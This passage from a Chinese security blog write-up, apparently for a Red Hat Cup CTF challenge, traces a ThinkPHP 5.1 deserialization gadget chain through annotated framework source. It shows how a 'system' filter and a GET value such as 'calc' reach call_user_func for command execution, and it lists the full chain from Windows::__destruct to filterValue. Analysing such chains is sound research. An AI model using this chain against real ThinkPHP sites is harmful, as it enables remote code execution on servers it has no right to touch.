        $result           = $this->param($this->config['var_ajax']) ? true : $result;
        $this->mergeParam = false;
        return $result;
    }
```

param()方法，参数变化在注释中说明：

```php
    public function param($name = '', $default = null, $filter = '')
    {
        if (!$this->mergeParam) { //mergeParam初始值为false,所以进入分支
            $method = $this->method(true);

            // 自动获取请求变量
            switch ($method) {
                case 'POST':
                    $vars = $this->post(false);
                    break;
                case 'PUT':
                case 'DELETE':
                case 'PATCH':
                    $vars = $this->put(false);
                    break;
                default:
                    $vars = [];
            }
            // 当前请求参数和URL地址中的参数合并
            // 可以按到无论是否是get请求，url中的参数都会被获取到
            $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));

            $this->mergeParam = true;
        }

        if (true === $name) {
            // 获取包含文件上传信息的数组
            $file = $this->file();
            $data = is_array($file) ? array_merge($this->param, $file) : $this->param;

            return $this->input($data, '', $default, $filter);
        }
    // 调用input方法，$this->param为get与post所有参数，$name为axin,$default=null,$filter=''
        return $this->input($this->param, $name, $default, $filter);
    }
```

input（）方法：

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }
// 这里调用了getData,调用结果就是$data = $data[$name]
        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        if (version_compare(PHP_VERSION, '7.1.0', '<')) {
            // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
            $this->arrayReset($data);
        }
    } else {
        $this->filterValue($data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast($data, $type);
    }

    return $data;
}
```

可以看到上面的input方法中调用getData,代码如下：

```
根据poc,此时的$data=用户的get以及post组成的数组，$name=axin
protected function getData(array $data, $name)
    {
        foreach (explode('.', $name) as $val) {
            if (isset($data[$val])) {
                $data = $data[$val];
            } else {
                return;
            }
        }
  这里的$data=$data[$name]
        return $data;
    }
```

所以如果我们在~~post~~（post不行，没有深究）或者get中传入axin=calc,这里返回的数据就是calc。接着input（）函数又调用了getFilter，源码如下：

```
此处的$filter=''而不是null,$default=null
    protected function getFilter($filter, $default)
    {
        if (is_null($filter)) {
            $filter = [];
        } else {
可以看到这儿把$this->filter赋值给了$filter,也就是poc中的system
            $filter = $filter ?: $this->filter;
            if (is_string($filter) && false === strpos($filter, '/')) {
                $filter = explode(',', $filter);
            } else {
                $filter = (array) $filter;
            }
        }

        $filter[] = $default;
此处$filter=['system',null]
        return $filter;
    }
```


最后input函数里执行到：

`$this->filterValue($data, $name, $filter);`

而现在我们的`$data`为`calc`,`$name`为axin,`$filter`为system,我们带着这些数据进入filterValue.

```
private function filterValue(&$value, $key, $filters)
    {
    这里移除了default的值，$filters数组里只剩下system
        $default = array_pop($filters);

        foreach ($filters as $filter) {
            if (is_callable($filter)) {
                // 调用函数或者方法过滤
                echo "方法执行\n";
                为了更加清晰的说明，我这里打印$filter与$value的值。
                echo "$filter为: ".$filter."\n $value为".$value;
                $value = call_user_func($filter, $value);
            } elseif (is_scalar($value)) {
                if (false !== strpos($filter, '/')) {
                    // 正则过滤
                    if (!preg_match($filter, $value)) {
                        // 匹配不成功返回默认值
                        $value = $default;
                        break;
                    }
                } elseif (!empty($filter)) {
                    // filter函数不存在时, 则使用filter_var进行过滤
                    // filter为非整形值时, 调用filter_id取得过滤id
                    $value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
                    if (false === $value) {
                        $value = $default;
                        break;
                    }
                }
            }
        }

        return $value;
    }
```

可以看到数据直接带入了call_user_func，burp复现请求响应如下：



由于我本地配置的原因没能弹出计算器，但是确实是调用了call_user_func的。攻击链：


```
引用自 https://xz.aliyun.com/t/6619
\thinkphp\library\think\process\pipes\Windows.php - > __destruct()

\thinkphp\library\think\process\pipes\Windows.php - > removeFiles()

Windows.php: file_exists()

thinkphp\library\think\model\concern\Conversion.php - > __toString()

thinkphp\library\think\model\concern\Conversion.php - > toJson()

thinkphp\library\think\model\concern\Conversion.php - > toArray()

thinkphp\library\think\Request.php    - > __call()

thinkphp\library\think\Request.php    - > isAjax()

thinkphp\library\think\Request.php - > param()

thinkphp\library\think\Request.php - > input()

thinkphp\library\think\Request.php - > filterValue()
```

分析完这个利用链，真的是觉得师傅们太强了，特别是最后找到这个isAjax函数，需要很大的耐心才能挖到！

最后再点个题，回到红帽杯的题目，还有一个考点就是怎么触发反序列化，因为我在复现这个利用链的时候都是自己构造的反序列化点，但是题目中是没有这么一个明显的输入点的。题目考到了利用phar归档文件实现反序列化，参考：phar利用姿势

欢迎关注阿信的微信公众号：一个安全研究员

我会保证每周一到两篇高质量文章输出，关于安全攻防、漏洞研究、漏洞挖掘，偶尔也分享一些有趣的书籍



做安全圈里最会写作，写作圈里最懂安全的那个靓仔！